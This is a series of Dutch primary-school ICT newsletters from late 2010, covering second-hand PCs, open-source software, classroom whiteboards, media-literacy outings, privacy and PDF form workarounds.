Er waren weer veel digitale nieuwsbrieven. Eén onderwerp sprong eruit: zowel André Manssen in zijn web-log "[computers in de klas](#)" als Sipke Kloosterman in de [Pols-nieuwsbrief](#) noemen de Piekerpaden. Dit zijn pittige versies van webpaden. Handige differentiatie voor leerlingen die wat meer aankunnen. Er zijn er nu vijf: dino's, luchtvaart, telecommunicatie, mummies en de VOC.

Graag horen we hoe de leerlingen ze vinden!

**WORD DE SLIMSTE KLAS VAN NEDERLAND**

Kennisnet heeft een actie. Op [kids.kennisnet.nl](http://kids.kennisnet.nl) kunnen de leerlingen aan de hand van leuke 'braintraining'-spelletjes hun geheugen oefenen. Met de klas kunnen ze proberen de hoogste score te behalen. Zo is het mogelijk de slimste klas van Nederland te worden. Scholen hebben hier een lespakket over ontvangen.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**TWEDEHANDS PC'S VERVOLG**

We kregen enthousiaste reacties op ons [vorig artikel](#) over 2e hands PC's. Een school uit het Gooi reageerde dat ze al jaren werken met tweedehands en er zo'n 100 in de school hebben staan. Verder rapporteerde Jan dat hij goede ervaringen heeft met de HP/Compaq D530. Wij kennen dit werkpaard goed van andere [ServerAtSchool](#) scholen: Prima PC's en zeer goedkoop. Anrik reageerde uit milieuoogpunt en een bedrijf dat tweedehands PC's levert gaf ook nog een rijtje voordelen.

Anrik reageerde: Er zijn ook milieuvordelen aan het gebruik van tweedehands PC's. We gebruiken een boek van David McKay, "Sustainable Energy - without the hot air". (Duurzame energie zonder gebakken lucht). McKay rekent alle energieverbruik om in een eenheid die we allemaal goed kennen: de kiloWattuur (Engels: kWh kiloWattour) en dat is 1000 watt per uur). Een gemiddeld Nederlands huishouden gebruikt zo'n 3200 kWh electriciteit per jaar. Een Kwh kost ongeveer 28 cent.

[McKay](#) rekende uit wat 1 persoon per dag aan energie verbruikt: zo'n 195 kWh/dag. Voorbeelden: Als je een heet bad neemt, verbruikt je 5 kWh energie en als je 5 blikjes cola per dag drinkt en de blikjes weggooit, kost het maken die aluminium blikjes 3 kWh/dag.

Nu de PC:

Het maken van een computer kost 1800 kWh energie. Als jouw computer 2 jaar mee gaat kost je dat dus 2,5 kWh per dag. Als hij 4 jaar meegaat 1,25 kWh per dag.

Zo loont het dus een gebruikte PC te kopen want hij blijft langer in bedrijf. Maar je moet natuurlijk ook het energieverbruik van die PC in je uiteindelijke berekening meenemen. Nieuwe PC's kunnen weer zuiniger zijn dan oudere. Leuke sommetjes voor groep 8.

Bronnen:

McKay's boek is koopbaar op papier en downloadable in PDF en leesbaar (in het Engels) op het Internet op <http://www.withouthotair.com/>. Over PC's staat op p.1 89:

[http://www.inference.phy.cam.ac.uk/withouthotair/c15/page\\_89.shtml](http://www.inference.phy.cam.ac.uk/withouthotair/c15/page_89.shtml)

Ook lezenswaard, zijn korte lezing voor het Brits lagerhuis:

<http://www.inference.phy.cam.ac.uk/sustainable/book/SUMMARY>

Met dank aan Anrik van [MijnCO2spoor.nl](http://MijnCO2spoor.nl)

Een bedrijf dat tweedehands kantoorcomputers levert en betrokken is bij scholen schreef ons over de voordelen van tweedehands PC's:

"Prijstechnisch

De prijs van een tweedehands systeem ligt gemiddeld op ongeveer een kwart van een nieuw systeem. Met de huidige economische omstandigheden is iedere besparing weer een extra winst. Daar de scholen ook afhankelijk zijn van overheidssubsidies kunnen de vastgestelde budgetten weer vrij gemaakt worden voor onderwijs in plaats van techniek.

Ecologisch / maatschappelijk oogpunt

In de huidige werkwijze wordt een defect apparaat vrijwel meteen weggegooid en wordt overgegaan tot de aanschaf van nieuw. Vanuit een maatschappelijk oogpunt kunnen scholen een verantwoordelijkheid te nemen in het vormen van een ecologisch bewustzijn bij de jonge kinderen. Kleine



beetjes kunnen bijdragen aan de leefbaarheid van ons milieu voor onze kinderen van de toekomst. Dus laat de kinderen weten dat de computers die zij gebruiken ecologisch / milieutechnisch verantwoord zijn, en dat het gebruik van tweedehands pc's niet minder hoeft te zijn dan gebruik van nieuwe PC's.

#### Vervangbaarheid

De gemiddelde afschrijvingsduur van kantoorcomputers is drie jaar. In de praktijk betekent dit dat als je de 'nieuwste' tweedehands kantoorpc koopt, je nog zeker zo'n drie jaar dat model bij kan kopen. Bij een technisch defect van een reeds geïnstalleerde tweedehands pc op een school, is de mogelijkheid om deze direct te vervangen dus gemakkelijk. Bij nieuwe systemen is het ook mogelijk om deze snel te vervangen alleen zijn de kosten uiteraard weer hoger.

#### Technisch oogpunt

Een ander groot voordeel van tweedehands systemen is dat de technische kennis omtrent deze systemen al ruimschoots aanwezig is. Dit betekent dat alle 'kinderziektes' die de nieuwe systemen eventueel kunnen vertonen, bij de tweedehands al reeds opgelost zijn, of dat het bekend is hoe deze opgelost kunnen worden. Daarnaast is het zo dat de uitval van nieuwe systemen zelfs hoger kan liggen dan bij de tweedehands systemen.

#### Samengevat

De vier punten die hierboven genoemd zijn, kunnen als leidraad genomen worden in de keuze van scholen om over te gaan tot aanschaf van tweedehands computers in plaats van nieuwe. Er zijn meer voordelen dan nadelen, voor zover er nadelen genoemd kunnen worden. Ons advies: voor de scholen is het aanschaffen van tweedehands computers een uitstekende keuze."

Aldus een leverancier.

#### **TWEEDEHANDS EN LICENTIES**

Er zijn (volkomen legaal) grote licentie-voordelen te behalen met tweedehands PC's en Windows. Zie bijvoorbeeld de [Belgische route](#) en het klonen van MAR licenties [1] met machine specifieke CD's van leveranciers, ten behoeve van images.

Beide zijn goede mogelijkheden om van de dure huurlicenties van APS IT Diensten af te komen.

[1] Microsoft Authorised Reseller licenties zijn een vorm van extra inkomsten die Microsoft weet te vangen voor reeds betaalde licenties. Pure afperserij.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 41 - 2010 (15 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**MEDIALAB**

Volgende week gaan we met groep 6 naar het **Medialab** tijdens het **Cinekid Festival**. Daar krijgen de leerlingen een rondleiding door het Lab. Daarna worden ze ingedeeld in een workshop. Ze maken kennis met allerlei verschillende facetten van nieuwe media. In een workshop kunnen ze dan bijvoorbeeld zelf een filmpje maken, een strip maken, presenteren, acteren, een spel spelen, etc. Ter voorbereiding hebben de kinderen op school in een les over media en het kritisch kijken en luisteren gewerkt. Welke trucs er allemaal worden toegepast in films kwam uitgebreid aan de orde. We keken ook naar een filmpje (onderaan in de link naar Cinekid festival - hierboven) uit 2009 met impressies van het medialab.

**NIEUWSBRIEF ZWIJSEN**

**Deze nieuwsbrief** mag je niet missen, als je groep 3 hebt, of een andere groep die leert lezen met Veilig Leren Lezen. Nu staat er ook een Sinterklaas-aftel-kalender in.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ARTIKEL PAROOL**

Het artikel van 13 oktober staat nog niet online. Zeer lezenswaard voor scholen en besturen.

KOP: Red Hat groeit, dankzij crisis

Auteur: Marc Laan

**AMSTERDAM** -De gemeente Amsterdam moet 'een lange pauze inlassen en nog eens heel diep nadenken' over het voornemen honderd miljoen euro te investeren in software voor het Windows-systeem van Microsoft.

Dit advies mag dan niet verrassend klinken uit de mond van Jim Whitehurst, topman bij het Amerikaanse bedrijf Red Hat, verkoper van Linuxsoftware en daarmee concurrent van Microsoft, maar hij liet zijn verkooppraatje wel vergezeld gaan van een onderbouwde waarschuwing: wie besluit te standaardiseren op Windowssoftware, zit daar vervolgens voor jaren in gevangenen. En dan blijkt Microsoft heel veel duurder te zijn. "Linux bespaart tachtig procent werktijd voor systeembeheerders."

Whitehurst komt het vaker tegen, dat bedrijven en overheden uit gewoonte bij Microsoft blijven hangen. "Het is inertie, willoosheid. Dat is en zeer grote kracht. Directies blijven bij wat ze aan ict in huis hebben, ook al weten ze dat Microsoft duurder en trager is. Wij groeien dan ook harder bij nieuwe bedrijven dan bij bestaande."

De omzet bij Red Hat groeide het afgelopen jaar negentien procent. Met dank aan de recessie, zegt Whitehurst. "Elke crisis is goed voor Red Hat. Toen in 2001 de internet-bubble barstte, kwamen bedrijven in geldnood en stapten ze massaal over op opensource-software zoals Linux. Toen in 2008 de bankencrisis uitbrak, leidde dit opnieuw tot pressie om geld te besparen. Red Hat kreeg direct extra klanten. Wij moeten het hebben van disrupties in de economie."

Het verdienmodel van Linuxleveranciers als Red Hat is fundamenteel anders dan bij gangbare softwareproducenten zoals Microsoft, legt Whitehurst uit. "Wij verdienen niet aan het verkopen van software, want Linux is gratis. Wij verdienen aan de dienstverlening eromheen. Bij ons neem je een abonnement op een stroom innovaties en functionaliteiten. Wij verkopen dus niet elke paar jaar een dure nieuwe versie, waarvoor je vooraf moet betalen. Wij geven innovaties direct gratis door aan onze klanten zodra ze klaar zijn, en bewaren ze niet voor een nieuwe versie. Wij denken niet in versies."

Tussenkop: 'Wij geven innovaties direct gratis door aan onze klanten'

Door dit businessmodel hoefde Red Hat zijn abonnementsprijzen de afgelopen acht jaar niet een keer te verhogen, benadrukt de topman, die Amsterdam deze week aandoet voor strategisch overleg met zijn Europese partners. "Internetbedrijven als Google, Facebook, Yahoo en Twitter kunnen alleen gratis zijn omdat ze goedkope opensource-software gebruiken. Zij hebben tienduizenden servers staan, maar hebben amper ict-personeel nodig. En ze hoeven geen licenties te betalen. Met Microsoft-software zouden zij miljarden kwijt zijn aan licenties."

Whitehurst waarschuwt wel voor een gevaar van 'cloud-computing', waarbij alle data bewaard worden op het web in plaats van in eigen kantoor. "De cloud haalt een hele laag kosten weg, maar heeft het grote risico de moeder aller lock-ins te worden. Je zit straks mogelijk gevangen bij een webdienst."

News update: Het artikel staat nu ook online via:

<http://www.opensourceconference.nl/?p=442>

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 42 - 2010 (22 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**MEDIALAB - CINEKID**

Groep 6 heeft een fantastische middag gehad. Een leerling: "dit is de mooiste dag van mijn leven". De kinderen werden rondgeleid door een enorme hal met heel veel multimediale toepassingen. Ze mochten van alles uitproberen: filmpjes maken, met je ogen schrijven, een kubus draaien, een spelletje op een I-pad doen, met elektroden op je lichaam dansen. Je moet het meegemaakt hebben om het te begrijpen. Elk groepje van 8 leerlingen had een eigen begeleider. De kinderen deden mee aan één lange workshop en 3 kleine. Ze kwamen ogen en handen tekort. Voor alle scholen in de buurt van Amsterdam een aanrader. Het vindt plaats op het terrein van de Westergasfabriek.

**Hier** staan alle onderdelen beschreven. Je kunt zelfs online een kaartje bestellen, dan kun je er in de Herfstvakantie nog naar toe.

**TEMPLATES IN JARNAL**

**Jarnal** is het OSS/GPL Zwitsers legerzakmes voor een digibord. Er is een Nederlandse versie. Hans (**OBS de Startbaan** in Soesterberg) bezocht een **ONSBORD** demo en stuurde een handleiding om templates (sjablonen) in Jarnal te maken. De handleiding is als .odt en .doc te vinden op: <http://wyxs.net/downloads/media/print/>. Bedankt Hans, voor het delen van je kennis, het ziet er prachtig uit.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DRAADLOOS TOETSENBORD**

Bij de PC-Dokter zagen we een draadloos toetsenbord dat interessant lijkt voor op afstand in de klas bij gebruik van een digibord (taalspelletjes, intikken etc). Afmetingen: 310 (B) x 221 (D) x 19 (H) mm. Voorzien van grote toetsen met goede aanslag, touchpad en extra functietoetsen (o.a. volume hard/zacht). Werkt onder alle Windozen en Linux (getest op Ubuntu 10.04 LTS).

Kosten € 59,- p.s. Echter, voor het onderwijs € 49,-. Bij aankoop van 20 stuks 1 gratis. Nee, wij verdienen er niets aan.

**QLICT: TIJDIG OPZEGGEN**

Nu vast een waarschuwing voor komende zomer:

Een school die ontevreden was over de prijs/kwaliteitverhouding van QLICHT wil over op ServerOpSchool. Maar ze waren iets te laat met het opzeggen van het contract. De opzegtermijn is maar liefst 6 (!) maanden. Nu zitten ze er nog een jaar aan vast à raison van ongeveer € 6000.--. Zo zie je maar weer dat ICT-beleid soms lange-termijn-beleid is.

Groet en goed weekend,  
tot over twee weken.

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 44 - 2010 (5 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Ja, u leest het goed: we zijn aan de 10e jaargang van onze BIC begonnen.

**METHODE**

We worden altijd overspoeld met reclame voor programma's. Als het om beginnende geletterdheid gaat, willen we vaak meer erover weten.

<http://www.prima-online.nl/i-blocks/>

Op zoek naar een beoordeling voor dat programma stuiten we op het blog van André Manssen. Stomtoevallig zien we dat hij reeds in 2006 citeert van onze website:

[http://www.manssen.nl/computersindeklas/handreiking\\_ict/lesmateriaal/keuze\\_eduware.htm](http://www.manssen.nl/computersindeklas/handreiking_ict/lesmateriaal/keuze_eduware.htm)

De programmamatrix waar hij naar refereert en die we zochten, werkt nu niet meer. Dus als iemand een mening heeft over die i-blocks, dan horen we dat graag.

**MEDIACOACH NASCHOLING**

Gecertificeerde mediacoaches moeten jaarlijks nascholen om ervoor te zorgen dat ze up-to-date blijven met de nieuwste ontwikkelingen van de media.

Deze keer leerden we over "augmented reality". o.a. is die te zien en te ondergaan bij een nieuwe spelcomputer die pas op de markt is. Donderdagavond werd het fenomeen ook vertoond in **de uitzending** van "de wereld draait door".

Een kastje dat onder je tv scherm staat herkent jouw spraak of handafdruk. Daardoor worden (na inloggen) je bewegingen in de figuren van je spel opgenomen. Zo kun je, terwijl je op de plaats rent of springt aan allerlei sporten meedoen. En je kunt bijvoorbeeld een quiz doen met mensen op afstand (als die ook zo'n spelcomputer hebben). Je hebt dus geen apparaatje in je handen meer nodig om een spel te spelen.

Een volgende keer meer hierover.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**OV CHIPKAART GEKRAAKT**

TLS, de maker van de kaart noemde hem altijd veilig, maar hoogmoed komt voor de val. De kaart is gekraakt. De handleiding hebben we maar even voor jullie **klaargezet**. Nee, je mag niet gratis reizen!

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 45 - 2010 (12 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**COMPUTERCURSUS**

Op de Rosa Rosa Boekdrukker zijn deze week twee computercursussen voor ouders gestart. Een voor beginners en een voor gevorderden. Deze cursussen worden bekostigd door [Akros](#).

**STRICT: ALGEMENE LEDENVERGADERING**

Afgelopen donderdag hield de vereniging "Scholen Tezamen Rijk met ICT" de jaarlijkse algemene ledenvergadering. Er is een prachtige folder gemaakt die jullie kunnen aanvragen. Die folder is bedoeld voor schoolbesturen en basisscholen. In de folder staat wat STRICT is en wat het doet. Zie [STRICT.NU](#).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DRAADLOZE TOETSENBORDEN**

We hebben voor bij de digiborden nog twee draadloze toetsenborden aangeschaft. Zie voor details en leuke aanbiedingen [week 42](#).

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 46 - 2010 (19 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**DIGITALE NIEUWSBRIEVEN**

**Docentenplein** met daarin o.a. een lessuggestie over een lespakket 'vogels' van de Vogelbescherming.

**Veilig Leren Lezen** de nieuwsbrief voor groep 3. Nu met rijmlesjes voor Pieten.

**Teleblik** met kijktips voor Sinterklaas.

**SKYPE**

Voor de computercursus die we op dinsdagochtend organiseren voor onze ouders is het programma Skype geïnstalleerd. De installatie lukte niet via Internet Explorer, maar wel via Firefox. Het lukt meteen om verbinding te maken zelfs met beeld!! We zullen een foto maken, als de ouders ermee aan het praten zijn.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**NIEUWS VAN ONSBORD**

Ons digitaal interactief whiteboard kan overweg met vrijwel ieder soort projectievlak als het maar glad is. De afmeting doet niet terzake. **Zie daarvoor uitgebreidste handleiding.** Wij probeerden vele materialen en vonden tot nu toe de plakbare Egan folie van Krijtbordupgraden.nl: wel goed, maar duur. Onlangs werd de prijs drastisch verhoogd. Voor het beplakken van een gewoon schoolbord (bij ons 202 centimeter) ben je zo'n € 450 (vierhonderd en vijftig) kwijt. Een prijs die niet in balans is met het ONSBORD project.

Krijtbordupgraden.nl levert het folie alleen per strekkende meter, waardoor je als school met een flink stuk onbruikbaar folie kunt blijven zitten.

Na wat dagen speuren vonden we een oplossing die ongeveer 10 keer goedkoper is en mooier: Resopal.

Resopal is een HPL (**High Pressure Laminate**) . We kennen het ook onder de merknaam 'Formica'. Formica zelf had geen materiaal dat bruikbaar is als schrijf- en projectie oppervlak.

Een staaltje van Resopal testten we.

De projectiekwiteit is beter dan de Egan plakfolie. Een hotspot ontbreekt totaal.

Schoonmaken gaat even goed als een gewoon schoolbord, af en toe een lapje jif lijkt nodig.

Technische details:

Merknaam: Resopal, type (wit - mat: No. 0179-20), leverbare afmetingen (centimeters) 365 x 132, 305 x 132 en 218 x 102. De laatste is iets groter dan een gemiddeld schoolbord.

De prijs: ongeveer tussen de € 15 (vijftien) en € 20 (twintig) per vierkante meter! Dus voor een vijftig Euro heb je een nagenoeg perfecte ONSBORD projectie.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 47 - 2010 (26 november)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**VEILIGHEID**

Steeds meer mensen worden kritisch ten aanzien van het bewaren van gegevens op via het web in databases. Wij werken al jaren aan veiligheid. Dat is ook de reden, dat Site@School (ons website beheersysteem) van de grond af aan opnieuw wordt geprogrammeerd. Dit even terzijde.

Ons schoolteam volgde deze week tijdens een studiedag een cursus over ons leerlingvolgsysteem. Dat systeem (**Parnassys**) is on-line. Een teamlid vertelde, dat een organisatie die ons begeleidt in het "leeverbetertraject" toegang heeft gevraagd tot ons leerlingvolgsysteem om daar rechtstreeks de gegevens die ze nodig hebben op te halen. Er werd geschrokken gereageerd. Toen rees de vraag: "Moeten we hier grenzen stellen?" en "Willen we hier aan meewerken?" De discussie is nog niet gesloten.

**RATHENAU INSTITUUT BEPLEIT ICT-AUTORITEIT**

"De belangen van burgers [dat zijn ook leerlingen, red.] worden tijdens de ontwerpfasen van databases nauwelijks meegewogen. Dat stelt het Rathenau Instituut in het rapport 'Databases- over ict-beloftes, informatiehonger en digitale autonomie'. Verder lezen op **Computable**. Toevallig hoorden we op de radio een interview met Geert Munnichs van het Rathenau Instituut waarin hij voorstelde dat burgers aan database beheerders zouden moeten kunnen vragen welke gegevens over hen zoal bekend zijn. Toen de interviewer het omgekeerde voorstelde, namelijk dat database beheerders aan burgers moeten laten weten wat er in hun databases staat, viel Geert stil. Zo'n goed idee had hij nog nooit gehoord.

**DIGITALE NIEUWSBRIEVEN**

**SchoolTV Beeldbank** nieuwsbrief. Met links naar Sinterklaas, kerstballen en vuurwerk.  
**Huisje Boompje Beestje** over chocola.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Niets te melden

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 10 - week 48 - 2010 (3 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**PRIVACY OP HET INTERNET**

Steeds meer mensen maken gebruik van profielsites. Maar hoe beschermd ben je dan? "Bits of Freedom" verdedigt digitale burgerrechten. o.a. Facebook rommelt met de privacy instellingen. [Hier](#) instructies hoe je je toch veilig kunt voelen in je Facebook omgeving.

**STEM MEE!**

Stem [hier](#) op Woord van het Jaar 2010

Van Dale nomineerde tien nieuwe woorden uit 2010 die strijden om de titel. De Woord van het Jaar-verkiezing is dit jaar uitgebreid met publieksnominaties.

**DIGITALE NIEUWSBRIEVEN**

Nu eens een ander soort nieuwsbrief. Die van het programma '[Noorderlicht](#)', met allerlei wetenschaps artikelen. Zo een als deze: [Chronische pijn: weg ermee](#) - Flinkheidstherapie doorbreekt vicieuze cirkel van pijn en angst.

Het rekenweb heeft [de nieuwe rekenbrief](#) met veel links naar hun site. Allerlei spelletjes voor de maand december (voor ruimtelijk inzicht: kijk eens bij de kerststerren!) en je kunt je aanmelden voor de REKENDAG op 13 april 2011.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGITAAL INTERACTIEF WHITEBOARD**

We ontvingen van Hout Import Reuver (bedankt Björn!) wat stalen HPL (High Pressure Laminate), het projectiemateriaal voor [ONSBORD](#). Dit keer van de merken Duropal en Homapal.

Duropal No. W400 SM levert fantastische projectieresultaten en geen hot-spot, eenvoudig reinigbaar; net als een schoolbord. De maximale plaatmaat is 4,10 x 1,30 meter. Prijs per m2 inc. BTW ongeveer € 16,- !  
Homapal No. 8217 is een magnetsche plaat (groot voordeel), maar heeft een beetje hot-spot (klein nadeel). Maximale plaatmaat 3,05 x 1,30 meter. Prijs per m2 inc. BTW ongeveer € 40,-.

We willen nog bekijken of de plaat van Homapal ook nog matter te krijgen is en zoeken contact met de fabrikant; wordt vervolgd.

Al met al hoopvolle ontwikkelingen voor ons digitaal interactief whiteboard. Het lijkt nu zeer goedkoop te worden om je bestaande schoolbord te beplakken.

Lees ook het manual op <http://wyxs.net/web/wiiscan/> waarin we alle ons bekende whitebord/projectie materialen beschreven hebben.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 49 - 2010 (10 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**DIGITALE NIEUWSBRIEVEN**

**Pols** nieuwsbrief, met vooral veel knutsel-kerst.

**Virusalert nieuwsbrief.** Met wederom een bericht over een hoax. Het is echt niet te geloven, maar nog steeds ontvangen we berichten met waarschuwingen over een virus. Dus nog steeds weten mensen niet van het bestaan van die nep-virussen, hoaxes, genaamd. Lees erover in de virusalert nieuwsbrief. met een goede virusscanner, bijvoorbeeld de gratis **AVG**, heb je nergens last van.

**'KINDEREN LEREN BETER ZONDER LERAAR'**

In het COS magazine van december 2010 staat het artikel met deze titel. Een pleidooi met voorbeelden voor samenwerken èn de computer. Stel de kinderen een moeilijke vraag en als de vraag uitdagend genoeg is, zullen ze samen de oplossing vinden. Twee lezingen van de professor die deze aanpak toepast, Sugata Mitra, staan bij [www.ted.com](http://www.ted.com):

**Sugata Mitra: The child-driven education**

**Sugata Mitra shows how kids teach themselves**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD**

De handleiding voor ons digitaal interactief whiteboard is bijgewerkt met de laatste gegevens over HPL (High Pressure Laminate), het materiaal [1] waarop je met de beamer kunt projecteren zonder hot-spot [2] én waarop je met whiteboard markers en infrarood pen kunt schrijven én dat praktisch onverslijtbaar is én zeer voordelig in aanschaf én waarmee je je verstelbare bord kunt behouden én nog meer voordelen waardoor je die dure Activ en Smart boarden niet nodig hebt in je klas. Zie in de handleiding op <http://wyxs.net/web/wiiscan/> sectie 8.2 voor de details en zie voor algemene info en vergelijking tussen ONSBORD en commerciële borden <http://rosaboekdrukker.net/index.php?section=6&page=1013> .

[1] Het wordt ook wel *Formica* genoemd, dat in 1913 als substituuat 'for mica' bedacht werd. Een merk dus, net als Aspirine dat de merknaam is van acetylsalicylzuur. Zie verder

[http://nl.wikipedia.org/wiki/Lijst\\_van\\_merknamen\\_die\\_als\\_soortnaam\\_worden\\_gebruikt](http://nl.wikipedia.org/wiki/Lijst_van_merknamen_die_als_soortnaam_worden_gebruikt)

Hoe heet het ook alweer in de taalkunde?

[2] Hot spot:

Vele schermen met een hogere reflectie zijn eenvoudig half-glanzend, en vertonen aldus meer spiegel-achtige eigenschappen, namelijk een heldere "hot spot" op het scherm — een vergrote (en enorm vervagende/overstralende) reflectie van de lens van de projector. Meningeën verschillen over wanneer deze "hot spotting" storend begint te worden, maar de meeste toeschouwersvalt een verschil in luminantie van 30% niet op, tenzij hen een testbeeld word gepresenteerd en hen wordt gevraagd te kijken naar variaties in helderfereid.

Bron: vertaald van [http://en.wikipedia.org/wiki/Projection\\_screen](http://en.wikipedia.org/wiki/Projection_screen)

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 50 - 2010 (17 december)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

OEPS! Het versturen van de BIC is gisteren ondergesneeuwd.

**ONDERZOEKSREEKS VAN KENNISNET**

De **laatste uitgave** van de onderzoeksreeks gaat over de kosten en baten van ICT voor de scholen. Wat investeren we in ICT en wat levert het daadwerkelijk op voor je school? Scholen staan vol met dure apparatuur en gebruiken dure software, maar hoe meet je nu of dat de investering waard is, of er financieel rendement is? Heel interessante kost in deze kredietcrisis. De publicatie is gratis te downloaden. Ook kan het gratis besteld worden. Abonneren op de reeks is ook gratis.

**HET ABC EN FORMULIEREN**

Scholen gebruiken toestemmingsformulieren van het **ABC**. Die zijn niet meer met standaard PDF programma's als b.v. **Foxit** te bekijken. Adobe heeft een nieuwigheidje en voldoet daarmee niet meer aan de .PDF standaard. PDF betekent Portable Document Format. Een PDF document moet je met ieder PDF programma kunnen lezen en niet alleen met dat van Adobe. Zo probeert Adobe ons in hun programma's te manipuleren en afhankelijk te maken. Dat is **vendor lock-in (lees ook)**. Adobe PDF Reader staat bovendien bekend om zijn veiligheidslekken en virusverspreiding.

Wij belden met het ABC dat geen andere oplossing zag dan voorlopig maar die versie van Adobe te gebruiken. Dat is vendor lock-in door een onderwijsorganisatie. Ze onderkenden het probleem wel en zochten met een bedrijf naar een oplossing. Maar dat zou nog wel even duren, "op de middellange termijn" zei de mevrouw van het ABC.

Onze systeembeheerder bekeek de formulieren even en zette een PDF dingetje op waarmee je ze zo op het web invult en kunt afdrukken. Kwestie van op een knopje drukken. Onze IB'ers zijn er blij mee. We willen onze oplossing graag met jullie delen als Kerstcadeautje.

Hier is de link <http://rosaboekdrukker.net/formulieren/>. En zoals je daar kunt zien is er nog ruimte voor duizenden formulieren. **Hier** een voorbeeldformulier.

Waarom gaan wij geen bedrijf oprichten dat een dure oplossing gaat bedenken en daarmee voor een lange termijn goed geld gaat verdienen? Want er is nog veel meer mee mogelijk aan verbeteringen en verfijning, bijvoorbeeld een uitklapbaar lijstje van scholen, een automatische verzending per mail naar de IB'er (gemakkelijker om de formulieren verder door te sturen), andere logo's dat die van het ABC, extra invulmogelijkheden voor andere instanties. De mogelijkheden zijn eindeloos.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**FORMULIEREN**

Het 'dingetje' waar we gebruik van maken bij de PDF formulieren is een PDF generator. Er is een overvloed van te vinden. Google is your friend (soms).

Groet en goed weekend, zaliche Kerst, zalich uiteinde en een chezond 2011.

Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 1 - 2011 (7 januari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Een heel voorspoedig 2011 wenst het BIC-team de lezers toe!

**BELEEF DE WINTER**

[Kijk met je klas](#) naar de vogelhuisjes, de voederplanken en zie hoe de meesjes en andere vogels lekker smullen. 4 webcams laten 24 uur per dag zien wat er gaande is in een wintertuin!

**GELUKKIG NIEUWJAAR**

